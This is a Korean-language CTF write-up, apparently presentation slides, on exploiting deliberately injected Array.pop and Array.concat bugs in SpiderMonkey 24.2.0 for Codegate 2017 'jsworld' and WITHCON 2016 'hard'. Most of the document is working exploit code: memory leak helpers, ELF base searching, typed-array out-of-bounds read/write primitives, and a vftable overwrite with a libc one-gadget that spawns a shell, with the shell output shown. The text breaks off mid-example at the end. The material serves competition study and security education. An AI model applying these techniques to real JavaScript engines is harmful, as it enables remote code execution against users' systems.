JavaScript Exploits in CTF

170223

UKnowY

Codegate 2017

- jsworld


http://ctf.codegate.org/z/jsworld.zip

nc 110.10.212.134 7777
nc 110.10.212.134 7778
nc 110.10.212.134 7779

mozjs-24.2.0

- Mozilla SpiderMonkey 24.2.0 (2014.01 Release) 의 Array 객체에 취약점을 심어 리얼 월드 Exploit을 체험해보도록 하는 문제.
- 작년 화이트햇 hard 문제랑 취약점 위치와 아키텍쳐(64bit), pie가 걸렸다는 것만 다르고, 거의 똑같다.
- 아쉽게도 대회 때는 전체적으로 2팀만 풀었다. (Cykor, binja)

jsworld



```
/* ES6 20130308 draft 15.4.4.6. */
JSBool
js::array_pop(JSContext *cx, unsigned argc, Value *vp)
{
    CallArgs args = CallArgsFromVp(argc, vp);

    /* Step 1. */
    RootedObject obj(cx, ToObject(cx, args.thisv()));
    if (!obj)
        return false;

    /* Steps 2-3. */
    uint32_t index;
    if (!GetLengthProperty(cx, obj, &index))
        return false;

    /* Steps 4-5. */
    if (index == 0) {
        /* Step 4b. */
        args.rval().setUndefined();
    } else {
        /* Step 5a. */
        index--;

        /* Step 5b, 5e. */
        JSBool hole;
        if (!GetElement(cx, obj, index, &hole, args.rval()))
            return false;

        /* Step 5c. */
        if (!hole && !DeletePropertyOrThrow(cx, obj, index))
            return false;
    }

    // Keep dense initialized length optimal, if possible.  Note that this
    // reflects the possible deletion above: in particular, it's okay to do
    // this even if the length is non-writable and SetLengthProperty throws
    if (obj->isNative() && obj->getDenseInitializedLength() > index)
        obj->setDenseInitializedLength(index);

    /* Steps 4a, 5d. */
    return SetLengthProperty(cx, obj, index);
}
```

```
/* ES6 20130308 draft 15.4.4.6. */
JSBool
js::array_pop(JSContext *cx, unsigned argc, Value *vp)
{
    CallArgs args = CallArgsFromVp(argc, vp);

    /* Step 1. */
    RootedObject obj(cx, ToObject(cx, args.thisv()));
    if (!obj)
        return false;

    /* Steps 2-3. */
    uint32_t index;
    if (!GetLengthProperty(cx, obj, &index))
        return false;

    /* Steps 4-5. */

        /* Step 5a. */
        index--;

        /* Step 5b, 5e. */
        JSBool hole;
        if (!GetElement(cx, obj, index, &hole, args.rval()))
            return false;

        /* Step 5c. */
        if (!hole && !DeletePropertyOrThrow(cx, obj, index))
            return false;

    // Keep dense initialized length optimal, if possible.  Note that this
    // reflects the possible deletion above: in particular, it's okay to do
    // this even if the length is non-writable and SetLengthProperty throws
    if (obj->isNative())
        obj->setDenseInitializedLength(index);

    /* Steps 4a, 5d. */
    return SetLengthProperty(cx, obj, index);
}
```

jsworld

- Array.pop()에서 터지는 간단한 취약점.
- a1 바로 뒤에 a2를 둔 뒤, pop을 했더니 무언가 메모리 릭이 된 것처럼 소수값들이 보인다.
- 보니깐 a1[8], a1[9] 부분은 a2의 Element인 3, 4가 들어있다.
- a1.pop()으로 a1의 length를 0xffffffff로 변경하여 할당한 순서대로 bump하게 저장된 a2의 모든 값에 접근할 수 있는 것 같다.

```
user@ubuntu:~/Codegate2017/jsworld$ ./js
js> a = [1,2]
[1, 2]
js> a.pop()
2
js> a.pop()
1
js> a.pop()
js> a.pop()
Segmentation fault (core dumped)
```

```
user@ubuntu:~/Codegate2017/jsworld$ ./js
js> a1=[1,2]
[1, 2]
js> a2=[3,4]
[3, 4]
js> a1.pop()
2
js> a1.pop()
1
js> a1.pop()
js> for(var i=0;i<10;i++){
 print(a1[i]);
}
undefined
undefined
6.9502817256993e-310
6.95028172151e-310
0
6.9502817250333e-310
4.243991582e-314
4.243991583e-314
3
4
js>
```

jsworld

- 문제엔 심볼이 없어서 직접 mozjs-24.2.0.tar.bz2 받아서 빌드 후 디버깅

```
1930  /* ES6 20130308 draft 15.4.4.6. */
1931  JSBool
1932  js::array_pop(JSContext *cx, unsigned argc, Value *vp)
1933  {
1934      CallArgs args = CallArgsFromVp(argc, vp);
1935
1936      /* Step 1. */
1937      RootedObject obj(cx, ToObject(cx, args.thisv()));
1938      if (!obj)
1939          return false;
```

- js::array_pop에서 obj를 가져온다. 이 객체를 기준으로 릭 된 값이 무엇인지 알 수 있다.

```
Legend: code, data, rodata, value
1938        if (!obj)
gdb-peda$ x/30x obj.ptr
0x7ffff6146080: 0x00007ffff61475d8      0x00007ffff6131820
0x7ffff6146090: 0x0000000000000000      0x00007ffff61460b0
0x7ffff61460a0: 0x0000000200000000      0x0000000200000002
0x7ffff61460b0: 0xfff8800000000001      0xfff8800000000002
0x7ffff61460c0: 0x00007ffff61475d8      0x00007ffff6131820
0x7ffff61460d0: 0x0000000000000000      0x00007ffff61460f0
0x7ffff61460e0: 0x0000000200000000      0x0000000200000002
0x7ffff61460f0: 0xfff8800000000003      0xfff8800000000004
0x7ffff6146100: 0x0000000000000000      0x0000000000000000
0x7ffff6146110: 0x0000000000000000      0x0000000000000000
```

jsworld

- SpiderMonkey와 JavaScriptCore에서는 jsval 표현을 Double로 표현한다.

```
#define JSVAL_TYPE_INT32          ((uint8_t)0x01)
#define JSVAL_TYPE_UNDEFINED      ((uint8_t)0x02)
#define JSVAL_TYPE_BOOLEAN        ((uint8_t)0x03)
#define JSVAL_TYPE_MAGIC          ((uint8_t)0x04)
#define JSVAL_TYPE_STRING         ((uint8_t)0x05)
#define JSVAL_TYPE_SYMBOL         ((uint8_t)0x06)
#define JSVAL_TYPE_NULL           ((uint8_t)0x07)
#define JSVAL_TYPE_OBJECT         ((uint8_t)0x08)
```

argp - OR'LYEH?
The Shadow over Firefox

- 64bit에서는 2.5바이트가 TYPE이고, 5.5바이트가 Value인듯하다.

jsworld

- 그래서 Double을 읽을 수 있는 형태로 변환시켜야 한다.

```
function fromDouble(val) {
    var buffer = new ArrayBuffer(8);
    var view = new Float64Array(buffer);
    view[0] = val;
    return new Uint8Array(buffer, 0, view.BYTES_PER_ELEMENT);
};

function readmem(arg){
    res = "";
    bytes = fromDouble(arg);
    for (var i = 0; i < bytes.length; i++){
        res += ('0' + bytes[bytes.length - 1 - i].toString(16)).substr(-2);
    }
    return parseInt(res, 16);
}
```

```
js> a1[5]
6.9533475847732e-310
js> fromDouble(a1[5])
({0:240, 1:96, 2:20, 3:246, 4:255, 5:127, 6:0, 7:0})
js> readmem(a1[5])
140737321918704
js> '0x' + readmem(a1[5]).toString(16)
"0x7ffff61460f0"
js>
```

jsworld

- Write도 비슷한 형태로 변환 해주어야 한다.

```
function Int2Array(val) {
    var res = [];
    var hexed = ('0000000000000000' + val.toString(16)).substr(-16);
    for (var i = 0; i < 16; i+=2)
        res.push(parseInt(hexed.substr(i,2), 16));
    return res;
}

function toDouble(val) {
    var buffer = new ArrayBuffer(8);
    var byteView = new Uint8Array(buffer);
    var view = new Float64Array(buffer);

    byteView.set(Int2Array(val).reverse());
    return view[0];
};
```

```
js> a1[4]
0
js> a1[4] = toDouble(0x41424344);
5.409335213e-315
js> readmem(a1[4])
1094861636
js> readmem(a1[4]).toString(16)
"41424344"
```

jsworld

- jemalloc heap을 릭 했으니 이제는 Libc를 릭 해보자.

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x008f8000         r-xp      /home/berrysh/jsworld/mozjs-24.2.0/js/src/shell/js
0x00af7000         0x00b22000         r--p      /home/berrysh/jsworld/mozjs-24.2.0/js/src/shell/js
0x00b22000         0x00b2c000         rw-p      /home/berrysh/jsworld/mozjs-24.2.0/js/src/shell/js
0x00b2c000         0x00c39000         rw-p      [heap]
0x00007ffff6100000 0x00007ffff6300000 rw-p      mapped
0x00007ffff6377000 0x00007ffff6d36000 r--p      /usr/lib/locale/locale-archive
0x00007ffff6d36000 0x00007ffff6d4c000 r-xp      /lib/x86_64-linux-gnu/libgcc_s.so.1
0x00007ffff6d4c000 0x00007ffff6f4b000 ---p      /lib/x86_64-linux-gnu/libgcc_s.so.1
0x00007ffff6f4b000 0x00007ffff6f4c000 rw-p      /lib/x86_64-linux-gnu/libgcc_s.so.1
0x00007ffff6f4c000 0x00007ffff710c000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff710c000 0x00007ffff730b000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
```

- Array로 읽을 수 있는 부분에서 ELF 헤더를 찾도록 검색 (libgcc_s 먼저)

```
function findELF(arr, start, len) {
    for(var i=start; i<start+len; i++){
        val = fromDouble(arr[i])
        if ((val[0]==0x7f)&&(val[1]==0x45)&&(val[2]==0x4c)&&(val[3]==0x46)){
            return i;
        }
    }
    return false;
}
```

jsworld

- libgcc_s.so.1이 더 가까우니 얘를 먼저 검색.
- libgcc_base를 구한 뒤, libc_base를 구하고, libc_base에는 vftable overwrite 시 적용 가능한 /bin/sh 실행 oneshot 주소를 구할 수 있다.

```
js> function findELF(arr, start, len) {
    for(var i=start; i<start+len; i++){
        val = fromDouble(arr[i])
        if ((val[0]==0x7f)&&(val[1]==0x45)&&(val[2]==0x4c)&&(val[3]==0x46)){
            return i;
        }
    }
    return false;
}
js> a2_addr = readmem(a1[5]);
140737321918704
js> a1_base = a2_addr - 0x40;
140737321918640
js> libgcc_idx = findELF(a1, 0x150000, 0x100000);
1564650
js> libgcc_base = a1_base + libgcc_idx*8;
140737334435840
js> libc_base = libgcc_base + 0x216000;
140737336623104
js> libc_oneshot = libc_base + 0xF0897;
140737337608343
js> libgcc_base.toString(16)
"7ffff6d36000"
js> libc_base.toString(16)
"7ffff6f4c000"
js> libc_oneshot.toString(16)
"7ffff703c897"
js>
```

jsworld

- 이제는 rip를 바꿔보자!
- Array는 인라인으로 저장되고, vftable을 딱히 포함하고 있지 않다.
- String 객체를 이용해보자.

```
a1=[1,2];
a2=[3,4]; // for leak
a3=new String("abcd"); // for rip control (vftable overwrite)
a1.pop();
```

- 차례대로 할당 후, js::array_pop에 bp 걸어 분석해보자.

```
gdb-peda$ x/10x obj.ptr
0x7ffff6146080: 0x00007ffff61475d8      0x00007ffff6131820
0x7ffff6146090: 0x0000000000000000      0x00007ffff61460b0
0x7ffff61460a0: 0x0000000200000000      0x0000000200000002
0x7ffff61460b0: 0xfff8800000000001      0xfff8800000000002
0x7ffff61460c0: 0x00007ffff61475d8      0x00007ffff6131820
gdb-peda$ p str_substring
$3 = {JSBool (JSContext *, unsigned int, JS::Value *)} 0x5ea750 <str_substring(JSContext*, unsigned int, JS::Value*)>
gdb-peda$ find 0x5ea750
Searching for '0x5ea750' in: None ranges
^[[AFound 3 results, display max 3 items:
    js : 0xb1e868 --> 0x5ea750 (<str_substring(JSContext*, unsigned int, JS::Value*)>:  push   r15)
mapped : 0x7ffff610e2e8 --> 0x5ea750 (<str_substring(JSContext*, unsigned int, JS::Value*)>:    push   r15)
mapped : 0x7ffff6146268 --> 0x5ea750 (<str_substring(JSContext*, unsigned int, JS::Value*)>:    push   r15)
gdb-peda$ p/x (0x7ffff6146268 - 0x7ffff61460b0)/8
$4 = 0x37
gdb-peda$
```

jsworld

- String.substring의 vftable의 offset을 알았으니 oneshot 주소로 쉘을 딴다.

```
a1=[1,2];
a2=[3,4]; // for leak
a3=new String("abcd"); // for rip control (vftable overwrite)
a1.pop();
a1.pop();
a1.pop();
a2_addr = readmem(a1[5]);
a1_base = a2_addr - 0x40;

libgcc_idx = findELF(a1, 0x150000, 0x100000);
libgcc_base = a1_base + libgcc_idx*8;
libc_base = libgcc_base + 0x216000;
is_oldlibc = 0;
if (is_oldlibc) {
    libc_oneshot = libc_base + 0xF0897; // md5(libc-2.23.so)=="d443f227870b9c29182cc7a7a007d881"
} else {
    libc_oneshot = libc_base + 0xF0567; // md5(libc-2.23.so)=="a3e78b9d154d9d0936d3a1fda1743479"
}

vftable_idx = 0x37 // index of String.substring
a1[vftable_idx] = toDouble(libc_oneshot); // String.substring vftable overwrite

a3.substring(); // pwn!
```

```
js> a3.substring(); // pwn!
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),
),46(plugdev),113(lpadmin),128(sambashare)
$ ls
js  jsarray.cpp
```

jsworld with OOB primitive

- 진모군의 라이트업을 보니 OOB Read/Write Primitive를 썼었다.
- 깔끔하고 범용적이니 나도 Exploit 좀 바꿔보자. rip를 덮기 위한 String과 Typed Array를 이용하자.
- 바이너리에 PIE가 적용되어 있어서 PIE를 릭한 후, libc의 malloc 주소를 릭하여 libc_base를 얻어내려 한다.

```
a1=[1,2];
a2=new String("abcd"); // for rip control (vftable overwrite)
a3=new Uint32Array(0x1337);
a3[0]=0x45464143; // "CAFE"
a1.pop();
a1.pop();
a1.pop();
js_pie_leak = readmem(a1[7]); // <js_String(JSContext*, unsigned int, JS::Value*)>: push   r15

is_remote = 1 // change it
if (is_remote) {
    js_pie_base = js_pie_leak - 0x253320;
    substring_addr = js_pie_base + 0x254480;
    malloc_plt = 0x78be48; // objdump -R ./js | grep malloc
} else {
    js_pie_base = js_pie_leak - 0x1e95f0;
    substring_addr = js_pie_base + 0x1ea750;
    malloc_plt = 0x7222b0; // objdump -R ./js | grep malloc
}
```

jsworld with OOB primitive

- Uint32Array 사이즈인 0x1337을 a1.indexOf를 통해 얻어오고, Uint32Array의 길이를 0xffffffff으로 변경해준다.
- a3의 data buffer를 가리키는 포인터는 a3.length 위치보다 index로 2만큼 떨어져 있었고, a3는 Uint32 값을 이 포인터를 기준으로 Offset을 더하여 가져오는 형태로 동작한다.
- 길이를 변경한 Typed Array를 이용해 다음과 같이 Exploit Primitive를 만든다.
- 이때 64bit 환경인데, Uint32Array를 이용하기 때문에, base 주소를 oob read/write 사용 시마다 지정해주어야 수월하게 OOB read/wrtie이 가능하다.

```
a3_len_idx = a1.indexOf(0x1337); // find a3.length saved index
a1[a3_len_idx] = 0xffffffff; // length to 0xffffffff
a3_buffer_idx = a3_len_idx+2;
a3_buffer_addr = readmem(a1[a3_buffer_idx]);

// idx < 0x100000000 (due to Uint32Array)
oob_read = function(base, idx){
    a1[a3_buffer_idx] = toDouble(base);
    return 0x100000000*a3[idx/4+1] + a3[idx/4];
};
oob_write = function(base, idx, val){
    a1[a3_buffer_idx] = toDouble(base);
    a3[idx/4] = val%0x100000000;
    a3[idx/4+1] = val/0x100000000;
};
```

jsworld with OOB primitive


- libc_malloc을 릭하여, libc_oneshot 주소를 얻어낸다.
- String.substring의 vftable 위치는 a1.indexOf를 이용해 쉽게 얻어낸다.
- vftable의 위치에 libc_oneshot 주소를 넣고, a2.substring을 이용해 쉘을 딴다.

```
libc_malloc = oob_read(js_pie_base, malloc_plt);
is_oldlibc = 0; // change it
if (is_oldlibc) {  // md5(libc-2.23.so)=="d443f227870b9c29182cc7a7a007d881"
    libc_base = libc_malloc - 0x83550;
    libc_oneshot = libc_base + 0xF0897;
} else {           // md5(libc-2.23.so)=="a3e78b9d154d9d0936d3a1fda1743479"
    libc_base = libc_malloc - 0x83580;
    libc_oneshot = libc_base + 0xF0567;
}

vftable_idx = a1.indexOf(toDouble(substring_addr)); // offset of <str_substring(JSContext*, unsigned int, JS::Value*)>
a1[vftable_idx] = toDouble(libc_oneshot); // String.substring vftable overwrite

a2.substring(); // pwn!
```

```
js> a2.substring(); // pwn!
$ ls
js  jsarray.cpp
$
```

WITHCON 2016

- hard



- Codegate 2017 문제와는 다르게 32bit, no PIE임.
- 그러나 취약점 찾기가 좀 까다롭다.

hard

```
/*
 * Python-esque sequence operations.
 */
JSBool
js::array_concat(JSContext *cx, unsigned argc, Value *vp)
{
    CallArgs args = CallArgsFromVp(argc, vp);

    /* Treat our |this| object as the first argument; see ECMA 15.4.4.4. */
    Value *p = args.array() - 1;

    /* Create a new Array object and root it using *vp. */
    RootedObject aobj(cx, ToObject(cx, args.thisv()));
    if (!aobj)
        return false;

    RootedObject nobj(cx);
```

```
/*
 * Python-esque sequence operations.
 */
JSBool
js::array_concat(JSContext *cx, unsigned argc, Value *vp)
{
    CallArgs args = CallArgsFromVp(argc, vp);

    /* Treat our |this| object as the first argument; see ECMA 15.4.4.4. */
    Value *p = args.array() - 1;

    /* Create a new Array object and root it using *vp. */
    RootedObject aobj(cx, ToObject(cx, args.thisv()));
    if (!aobj)
        return false;

    RootedObject nobj(cx);
```

```
            }
        }

        if (!SetArrayElement(cx, nobj, length, v))
            return false;
        length++;
    }

    return SetLengthProperty(cx, nobj, length);
}

static JSBool
array_slice(JSContext *cx, unsigned argc, Value *vp)
{
```

```
            }
        }

        if (!SetArrayElement(cx, nobj, length, v))
            return false;
        length++;
    }

    nobj->setDenseInitializedLength(length);
    return SetLengthProperty(cx, nobj, length);
}

static JSBool
array_slice(JSContext *cx, unsigned argc, Value *vp)
{
```

hard

- Array의 __defineGetter__, __defineSetter__ 등을 이용하여, Array.concat을 호출할 때 콜백함수로 a1의 길이를 변경하도록 해주어야 한다.
- 그렇게 하면 a1.concat을 할 때 Stack에 Cache 되었던 length 값은 그대로 남게 되는데, 실제 할당한 length가 훨씬 크므로 메모리 릭이 가능해진다.

```
user@ubuntu:~/withcon2016$ cat leak.js
a1=[0x41414141,0x42424242,0x43434343];
a1.__defineGetter__(0, function() {
  a1.length = 0x30000;
});
a2=a1.concat(a1);
print(a2);
user@ubuntu:~/withcon2016$ ./js24 leak.js | more
,1111638594,1128481603,,1111638594,1128481603,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,7.90588313e-316,2.7718539664e-313,
-9.46633028029626e+264,-9.227450736038232e+264,7.91488145e-316,-2.18e-321,2.1007
758334e-312,6.5781869521e-313,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
```

hard

- __defineGetter__ 내부에서 Uint32Array 객체를 생성해주면, a1 바로 다음에 할당되는 것을 확인할 수 있다.
- 그렇게 a1.concat(a1)의 결과인 a2를 이용하여 Uint32Array 객체의 길이와 vftable에 접근할 수 있게 된다.

```
user@ubuntu:~/withcon2016$ cat leak2.js
a1=[0x41414141,0x42424242,0x43434343];
a1.__defineGetter__(0, function() {
  a1.length = 0x30000;
  a3 = new Uint32Array(0x1337);
});
a2=a1.concat(a1);
print(a2);
user@ubuntu:~/withcon2016$ ./js24 leak2.js | more
